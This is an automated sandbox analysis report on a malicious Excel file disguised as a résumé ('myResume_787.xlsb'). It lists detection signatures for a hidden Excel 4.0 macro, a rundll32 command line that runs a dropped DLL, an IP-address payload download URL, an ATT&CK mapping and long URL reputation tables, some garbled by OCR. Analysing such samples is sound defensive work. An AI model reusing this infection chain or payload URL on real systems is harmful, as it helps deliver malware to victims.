ID: 342307
Sample Name:
myResume_787.xlsb
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 19:12:47
Date: 20/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report myResume_787.xlsb

Overview


General Information

Sample Name:	myResume_787.xlsb
Analysis ID:	342307
MD5:	89394df2bb1ba2e.
SHA1:	78147f2bcc5f4ae..
SHA256:	09e73c5d8c0236..

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	60
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Sigma detected: Microsoft Office Pr…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5764 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6620 cmdline: 'C:\Windows\System32\rundll32.exe' C:\YvfpvrE\UVqsCZG\zSdSPJb.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

Compliance:

Uses new MSVCR Dlls

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:


Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 2	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 2 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Rundll32 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C B Fi

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://209.141.51.196/Lk9tdZ	2%	Virustotal		Browse
http://209.141.51.196/Lk9tdZ	0%	Avira URL Cloud	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://209.141.51.196/Lk9tdZ	false	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://login.microsoftonline.com/	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://shell.suite.office.com:1443	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://autodiscover-s.outlook.com/	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://cdn.entity.	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.addins.omex.office.net/appinfo/query	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://wus2-000.contentsync.	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://powerlift.acompli.net	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://cortana.ai	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://api.aadrm.com/	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://api.microsoftstream.com/api/	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://cr.office.com	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://graph.ppe.windows.net	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://store.office.cn/addinstemplate	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.pagecontentsync.	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://web.microsoftstream.com/video/	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://graph.windows.net	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://dataservice.o365filtering.com/	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://weather.service.msn.com/data.aspx	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://apis.live.net/v5.0/	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://management.azure.com	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://incidents.diagnostics.office.com	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://o365auditrealtimeingestion.manage.office.com	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://api.office.net	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://entitlement.diagnostics.office.com	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://outlook.office.com/	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://templatelogging.office.com/client/log	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://outlook.office365.com/	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://webshell.suite.office.com	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://management.azure.com/	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://ncus-000.contentsync.	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://devnull.onenote.com	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	77C43E78-5473-430D-A2CF-3011B6265ED8.0.dr	false		high
